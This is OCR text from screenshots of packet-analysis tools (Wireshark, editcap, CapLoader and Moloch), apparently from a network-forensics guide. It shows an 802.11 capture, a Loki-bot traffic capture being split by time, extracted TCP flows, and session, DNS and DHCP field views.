

*(Untitled)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.ra && wlan.ta && wlan.fc.type==0
Expression... + TCP Only
No. Source Destination Protocol Length Info
63... ZioncomE_e7:b0:58 Apple_25:be:ac 802.11 33 Action, SN=3246, FN=0, Flags=....
63... Apple_25:be:ac ZioncomE_e7:b0:58 802.11 33 Action, SN=1414, FN=0, Flags=....
65... Apple_25:be:ac ZioncomE_e7:b0:58 802.11 33 Action, SN=1416, FN=0, Flags=....
65... ZioncomE_e7:b0:58 Apple_25:be:ac 802.11 33 Action, SN=3254, FN=0, Flags=....
77... Apple_25:be:ac ZioncomE_e7:b0:58 802.11 33 Action, SN=1430, FN=0, Flags=....
77... Apple_25:be:ac ZioncomE_e7:b0:58 802.11 33 Action, SN=1430, FN=0, Flags=....
77... ZioncomE_e7:b0:58 Apple_25:be:ac 802.11 33 Action, SN=3294, FN=0, Flags=....
Frame 15: 387 bytes on wire (3096 bits), 387 bytes captured (3096 bits)
IEEE 802.11 Probe Response, Flags: ....
Type/Subtype: Probe Response (0x0005)
Frame Control Field: 0x5000
0000 50 00 3a 01 08 4a cf 04 62 0f 78 44 76 e7 b0 58
0010 78 44 76 e7 b0 58 50 db 6b 10 11 21 0d 00 00 00
wireshark_20190318205658_a36240.pcap
Packets: 83080 · Displayed: 2995 (3.6%)
Profile: Default



*(Untitled)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+Shift+X
Export PDUs to File...
Export TLS Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
Expression... + TCP Only
Protocol Length Info
802.11 33 Action, SN=3246, FN=0, Flags=....
802.11 33 Action, SN=1414, FN=0, Flags=....
802.11 33 Action, SN=1416, FN=0, Flags=....
802.11 33 Action, SN=3254, FN=0, Flags=....
802.11 33 Action, SN=1430, FN=0, Flags=....
802.11 33 Action, SN=1430, FN=0, Flags=....
802.11 33 Action, SN=3294, FN=0, Flags=....
bits), 387 bytes captured (3096 bits)
x0005)
78 44 76 e7 b0 58 P·:··J·· b·xDv··X
11 21 0d 00 00 00 xDv··XP· k··!····
Packets: 83080 · Displayed: 2995 (3.6%)
Profile: Default






```
root@ubuntu:/home/deadlist/Desktop/editcap# editcap -i 10 loki-bot_network_traff
ic.pcap time.pcap
root@ubuntu:/home/deadlist/Desktop/editcap# ls
loki-bot_network_traffic.pcap   time_00002_20170428003337.pcap
time_00000_20170428003310.pcap  time_00003_20170428003358.pcap
time_00001_20170428003320.pcap  time_00004_20170428003358.pcap
root@ubuntu:/home/deadlist/Desktop/editcap#
```



CapLoader 1.7 - Trial Version
File Edit View Tools Help
Input Settings
Identify protocols
Parse DNS
Frames limit 0
Enter input filter in BPF format
File ID Filename Size (bytes) MD5 DataLink
1 ab.pcap 9 814 0b089108db672... ETHERN
Auto-extract flows on select
Extracted Flows
Flows (6) Services (3) Hosts (4)
Hide Selected Flows Invert Hiding Show All Flows Selected Flows: 0
Display Filter (BPF) Clear Apply
Keyword Filter Exact Phrase Clear Apply
Flow_ID Client_IP Client_Port Server_IP Server_Port Transport Hostname Alexa_Domain Umbrella_Domain
0 fe80::7152:5099:... 546 ff02::1:2 547 UDP
1 172.16.0.130 49344 185.141.27.187 80 TCP
2 172.16.0.130 49345 185.141.27.187 80 TCP
3 172.16.0.130 49346 185.141.27.187 80 TCP
4 192.168.37.1 5353 224.0.0.251 5353 UDP
5 172.16.0.130 49347 185.141.27.187 80 TCP



ab.AB1953F C.pcap
ab.AB19537 C.pcap
ab.AB1952F C.pcap
ab.AB19527 C (1).pcap
CapLoader 1.7 - Trial Version
File Edit View Tools Help
Input Settings
Identify protocols
Parse DNS
Frames limit 0
Enter input filter in BPF format
File ID Filename Size (bytes) MD5 DataLink
1 ab.pcap 9 814 0b089108db672... ETHERN
Auto-extract flows on select
Extracted Flows
Flows: 1
Filename: ab.AB19527C (1).pcap
Size: 1 637 B
PCAP
Flows (6) Services (3) Hosts (4)
Hide Selected Flows Invert Hiding Show All Flows Selected Flows: 1
Display Filter (BPF) Clear Apply
Keyword Filter Exact Phrase Clear Apply
Flow_ID Client_IP Client_Port Server_IP Server_Port Transport Hostname Alexa_Domain Umbrella
0 fe80::7152:5099:6c9f:e828 546 ff02::1:2 547 UDP
1 172.16.0.130 49344 185.141.27.187 80 TCP
2 172.16.0.130 49345 185.141.27.187 80 TCP
3 172.16.0.130 49346 185.141.27.187 80 TCP
4 192.168.37.1 5353 224.0.0.251 5353 UDP
5 172.16.0.130 49347 185.141.27.187 80 TCP


Sessions SPIView SPIGraph Connections Files Stats Upload
v1.8.0-GIT
Search
All (careful)
Start 1970/01/01 05:30:00
End 2019/03/18 22:11:45
Bounding Last Packet
Interval Auto
50 per page
1 2 3 4 5
Showing 1 - 50 of 109,438 entries
Session Packets Databytes Lines Bars
Start Time
Stop Time
Src IP / Country
Src Port
Dst IP / Country
Dst Port
Packets
Databytes / Bytes
Moloch Node
Info


Sessions SPIView SPIGraph Connections Files Stats Upload
v1.8.0-GIT
Search
Download Pcap
Source Raw
Destination Raw
Permalink
Actions
Id 190220-RGZpclw-o3RG7YDrVU_Nl3oY
Community Id: 1:W/d7ygfMW7IMvWdF+6K153gmPm0=
Time 2019/02/21 03:23:30 - 2019/02/21 03:23:30
Node ip-10-97-23-168
Protocols tcp
IP Protocol tcp
Src Packets 1 Bytes 66 Databytes 0
Dst Packets 1 Bytes 66 Databytes 0
Ethernet Src Mac 08:62:66:4a:f8:f7 Dst Mac 70:4f:57:eb:6e:46
Src IP/Port 192.168.0.109 : 44688
Dst IP/Port 172.217.7.4 : 443 (US) [AS15169 Google LLC]
Tags
TCP Flags SYN 0 SYN-ACK 0 ACK 2 PSH 0 RST 0 FIN 0 URG 0
Packets 200
natural ascii utf8 hex
Show Packets
Line Numbers
Uncompress
Show Image & Files
Show Info
UnXOR Brute GZip Header
UnXOR
Unbase64
CyberChef


Sessions SPIView SPIGraph Connections Files Stats Upload
v1.8.0-GIT
Search
Custom
Start 1986/10/16 03:03:12
End 2035/12/31 19:46:47
Bounding Last Packet
Interval Auto
17973 days 16:43:35
Loading SPI data
cancel
Session Packets Databytes Lines Bars
95Mi
72Mi
48Mi
24Mi
0Bi
1990/01/01 05:30:00
1995/01/01 05:30:00
2000/01/01 05:30:00
2005/01/01 05:30:00
2010/01/01 05:30:00
2015/01/01 05:30:00
2020/01/01 05:30:00
2025/01/01 05:30:00
2030/01/01 05:30:00
2035/01/01 05:30:00
general
tcp (84364) udp (23078) icmp (1914) sctp (73)
Unload All
Load All
cert
Unload All
Load All
dhcp
dhcp (653)
Unload All
Load All
Search for fields to display in this category
Client MAC Cnt
Client OUI
Client OUI Cnt
Host
Host Cnt
Transaction id
Transaction id Cnt
Type
Type Cnt
Client MAC
Client MAC Cnt 1 (632) 2 (8) 3 (6) 10 (2) 4 (1) 102 (1)
Client OUI No data for this field
Client OUI Cnt No data for this field
Host mk03862 (332) mk03852 (44) mk03922 (44) mk03700-vm7 (12) mk02962 (10) dunn-windows-pc (9) mk03043 (8) mk03346 (8) switch (8) htm (6) mk03852.maryknoll.org (6) mk03922.maryknoll.org (6) plinfvf32tv4yw4 (6) accounting1 (5) bossman1 (5) neptune (5) mk03375 (4) moro (4) neptune. (4) guvenilki (3) owner-pc (3) pc924 (3) qemu-rr (3) user-pc (3) vista2 (3) 3com switch (2) amrndhw1167 (2) ann-laptop (2) ann-laptop. (2) ann-laptop.example.com (2) dog-ws (2) dog-ws. (2) dog-ws.example.com (2) dst (2) elephant (2) elephant-ws (2) elephant-ws. (2) elephant-ws.example.com (2) elephant.example.com (2) macintosh-4 (2) mk02422 (2) moro. (2) muteb (2) neomael-laptop (2) owner-3fa0b5b56 (2) schleppi (2) schleppi. (2) sep001201ad3640 (2) sheldonv-pc (2) win-hcegspncvsk (2) (1) -dsn--pc (1) abv-pc (1) academy04 (1) academy04. (1) annenk-juhataja-tplink-sw (1) bernards-iphone (1) carz0w082vyjxd1 (1) celula (1) d002465 (1) d002465. (1) dhcp-1-2415 (1) dhcp-392-56 (1) guvenilki.geips-euro.ps.ge.com (1) home-cc29dc39df (1) kiku-msft (1) p072240 (1) pc924.eurisnet.it (1) rbbofadm07 (1) rbbofadm07.rbcorp.sgrnet.com.br (1) research (1) sami (1) t000ae40d85d5 (1) thegreatfirewall (1) ttt0100130210 (1) ttt0100130210. (1) ttt0100130211 (1) users-05f0b3014 (1) utbpopki (1) wii (1)
Host Cnt 1 (528) 2 (34) 3 (10)
Transaction id 17ad92a4 (6) b8e99a5e (6) c0ff4c28 (6) ca56e45e (6) e4 (5) 6a3f4b0c (4) b7783827 (4) f7b33a65 (4) 64 (3) 96 (3) aa9bda54 (3) eca0dba3 (3) 101084c7 (2) 113df8a5 (2) 1145331d (2) 11c92b27 (2) 12e43c5c (2) 131f8c43 (2) 1385d3a0 (2) 1448767c (2) 15c8816a (2) 15c91355 (2) 16600266 (2) 16657382 (2) 184d1091 (2) 192c9c8f (2) 1994cf1a (2) 1a19ed55 (2) 1ad3640 (2) 1b824c44 (2) 1daa3c1 (2) 1ed60166 (2) 1f6096c4 (2) 2077d6c6 (2) 207eded (2) 21a350e9 (2) 23b75c5c (2) 24ac0c72 (2) 2552f18a (2) 2651d40c (2) 26a59352 (2) 2753884e (2) 2a512f6c (2) 2e675055 (2) 3136003c (2) 3154d0fa (2) 31ba9dd4 (2) 31e0ae3b (2) 3291e223 (2) 32a03da1 (2) 33eb6dde (2) 34cddaaa (2) 380e076e (2) 3910daeb (2) 3bf5c084 (2) 3cd266bb (2) 3cf6c011 (2) 3d1d (2) 3d1e (2) 3e96068 (2) 403c9d8d (2) 416a5a7a (2) 423ff108 (2) 433afbe6 (2) 442ce134 (2) 490b40d (2) 4a8aa26 (2) 4b1f09f (2) 4b8fbf80 (2) 4c (2) 4ec15bd2 (2) 4ee98aa (2) 4fc31b71 (2) 507ab6a5 (2) 520b42b4 (2) 52525230 (2) 52b4463d (2) 5359c7ad (2) 53de37c3 (2) 548056a0 (2) 550b0d79 (2) 55a0a2b (2) 55d22a69 (2) 56227368 (2) 56632449 (2) 57227368 (2) 57ffaa0a (2) 58227368 (2) 585335a0 (2) 58923fd9 (2) 58b9cf12 (2) 5942c4ce (2) 5a227368 (2) 5b30f2d1 (2) 5b54f381 (2) 5b5e2ab4 (2) 5c (2) 5c3b888b (2) 5c5e2ab4 (2)


Sessions SPIView SPIGraph Connections Files Stats Upload
v1.8.0-GIT
Search
Custom
Start 1986/10/16 03:03:12
End 2035/12/31 19:46:47
Bounding Last Packet
Interval Auto
17973 days 16:43:35
Loading SPI data
cancel
cert
Unload All
Load All
dhcp
dhcp (653)
Unload All
Load All
dns
dns (8570)
Unload All
Load All
Search for fields to display in this category
Host
IP
ASN
GEO
RIR
Host Cnt
IP Cnt
MX Host
MX Host Cnt
Host 71.1.168.192.in-addr.arpa (797) 104.1.168.192.in-addr.arpa (758) romero (256) 145.67.99.10.in-addr.arpa (233) 6.0.250.10.in-addr.arpa (233) wpad (156) mk03700.local (138) romero.arizona.edu (128) sniddxi02.ima.intra (126) www.drivehq.com (107) teredo.ipv6.microsoft.com (103) big1.ifengcdn.com (90) brn001ba901b1cc (88) 3.0.250.10.in-addr.arpa (83) pit.team3.ccdc (80) ads.tradeads.eu (76) clients.l.google.com (67) aoro.cenusa.eu (62) trade.team3.ccdc (62) snidxvnx.ima.intra (58) 136.1.200.10.in-addr.arpa (54) ro1adro.hit.gemius.pl (53) ices1 (52) ro1ro.adocean.pl (51) www.google.com (51) s9.ro.ikariam.com (50) 1.0.0.127.in-addr.arpa (48) isatap (47) _sip._udp.sip.cybercity.dk (46) snidxdxi02.ima.intra (46) www.l.google.com (43) wpad.ntt.com (42) overkill.team3.ccdc (40) setti-uc4snce82 (40) clients1.google.ro (36) snibllbp91.ima.intra (36) storage.tradeads.eu (36) stage2.joybox.ro (35) www-google-analytics.l.google.com (35) www.google-analytics.com (35) simage.jomodns.com (33) vortex-win.data.microsoft.com (31) www.muzica-romaneasca.biz (30) snid0022.ima.intra (29) julian-pc._smb._tcp.local (28) julian-pc.local (28) scptes09.ima.intra (28) /var/run/ntpd.pid (27) snidxvnx.ima.intra.ima.intra (26) pagead.l.doubleclick.net (23) mk03700-vm7 (22) safebrowsing-cache.google.com (22) 115.3.0.10.in-addr.arpa (21) 12.3.0.10.in-addr.arpa (21) www.zodiac24.com (21) 121.3.0.10.in-addr.arpa (20) 13.3.0.10.in-addr.arpa (20) 133.3.0.10.in-addr.arpa (20) 146.3.0.10.in-addr.arpa (20) 196.3.0.10.in-addr.arpa (20) 249.3.0.10.in-addr.arpa (20) au.download.windowsupdate.com (20) clients1.google.com (20) dragon.team3.ccdc (20) exploration.team3.ccdc (20) orion (20) ro.hit.gemius.pl (20) sccm.team3.ccdc (20) smtpdomino.ima.intra (20) snix0216.ima.intra (20) solar.team3.ccdc (20) team3.ccdc (20) usurper.team3.ccdc (20) zodiac24.com (20) ads.neogen.ro (19) googleads.g.doubleclick.net (19) safebrowsing.cache.l.google.com (19) win-hcegspncvsk (19) _afpovertcp._tcp.local (18) _raop._tcp.local (18) _sleep-proxy._udp.local (18) _smb._tcp.local (18) time.windows.com (18) watson.microsoft.com (18) www.bing.com (18) a.ydstatic.com.cdn20.com (17) a1294.w20.akamai.net (17) ad.doubleclick.net (17) dns.msftncsi.com (17) rogde.adocean.pl (17) schleppi (17) tx._sftp-ssh._tcp.local (17) tx.local (17) www.facebook.com (17) www.update.microsoft.com (17) www3.l.google.com (17) _airplay._tcp.local (16) ads.redadsdistrict.com (16) amt (16) download.windowsupdate.com (16) more...
IP No data for this field
IP 10.200.2.120 (126) 66.220.9.57 (107) 43.243.232.17 (93) 43.243.232.16 (93) 36.110.202.19 (90) 36.110.202.20 (90) 89.47.94.7 (90) 222.186.145.187 (90) 85.9.22.240 (69) 85.9.22.31 (61) 10.0.3.115 (60) 10.0.3.249 (60) 165.91.254.15 (59) 123.103.93.187 (54) 79.110.91.16 (49) 85.9.22.164 (49) 10.200.2.8 (46) 165.91.254.17 (45) 165.91.254.16 (44) 10.0.3.12 (40) 86.105.192.217 (36) 86.105.192.218 (36) 72.14.221.100 (35) 72.14.221.101 (35) 89.47.94.8 (35) 127.0.0.1 (35) 58.216.106.208 (33) 58.216.106.210 (33) 58.218.65.48 (33) 59.63.235.194 (33) 116.211.185.101 (33) 180.97.242.48 (33) 180.101.217.205 (33) 180.101.217.232 (33) 221.228.218.203 (33) 221.235.252.210 (33) 172.17.42.30 (30) 2607:f8b0:4000:806::2003 (30) 86.55.210.11 (29) 172.217.14.163 (28) 180.97.154.48 (27) 58.222.29.48 (24) 10.0.3.13 (20) 10.0.3.121 (20) 10.0.3.133 (20) 10.0.3.146 (20) 10.0.3.196 (20) 74.125.159.100 (20) 74.125.159.101 (20) 74.125.159.102 (20) 74.125.159.113 (20) 74.125.159.138 (20) 74.125.159.139 (20) 174.120.170.98 (20) 61.147.211.194 (19) 183.134.56.186 (19) 58.216.107.116 (18) 172.16.1.250 (18) 180.101.38.48 (18) 180.101.217.254 (18) 195.250.53.194 (18) 195.250.53.195 (18) 195.250.53.199 (18) 218.93.204.48 (18) 221.228.218.195 (18) 221.228.219.62 (18) 74.125.159.99 (17) 74.125.159.103 (17) 74.125.159.104 (17) 74.125.159.105 (17) 74.125.159.106 (17) 74.125.159.147 (17) 220.181.76.83 (17) 58.216.55.48 (15) 58.222.53.48 (15) 85.9.22.189 (15) 117.91.181.48 (15) 180.97.66.48 (15) 195.168.10.173 (14) 220.181.76.82 (14) 220.181.76.84 (14) 69.63.176.168 (13) 80.97.208.90 (13) 195.246.242.120 (13) 10.2.55.43 (12) 64.94.107.18 (12) 64.94.107.27 (12) 64.94.107.30 (12) 74.125.157.100 (12) 74.125.157.101 (12) 74.125.157.102 (12) 74.125.157.113 (12) 74.125.157.138 (12) 74.125.157.139 (12) 172.17.8.2 (12) 193.166.4.73 (12) 74.125.43.100 (11) 74.125.43.101 (11) 74.125.43.102 (11) 74.125.43.113 (11) more...
IP No data for this field


Sessions SPIView SPIGraph Connections Files Stats Upload
v1.8.0-GIT
Search
Search
Custom
Start 1986/10/15 21:33:12
End 2035/12/31 14:16:47
Bounding Last Packet
Interval Auto
17973 days 16:43:35
Query Size 100
Src: Src IP
Dst: Dst IP:Dst Port
Src & Dst
Min. Connections 1
Node/Link Weight Packets
Unlock
Export
Moloch v1.8.0-GIT | molo.ch | 75ms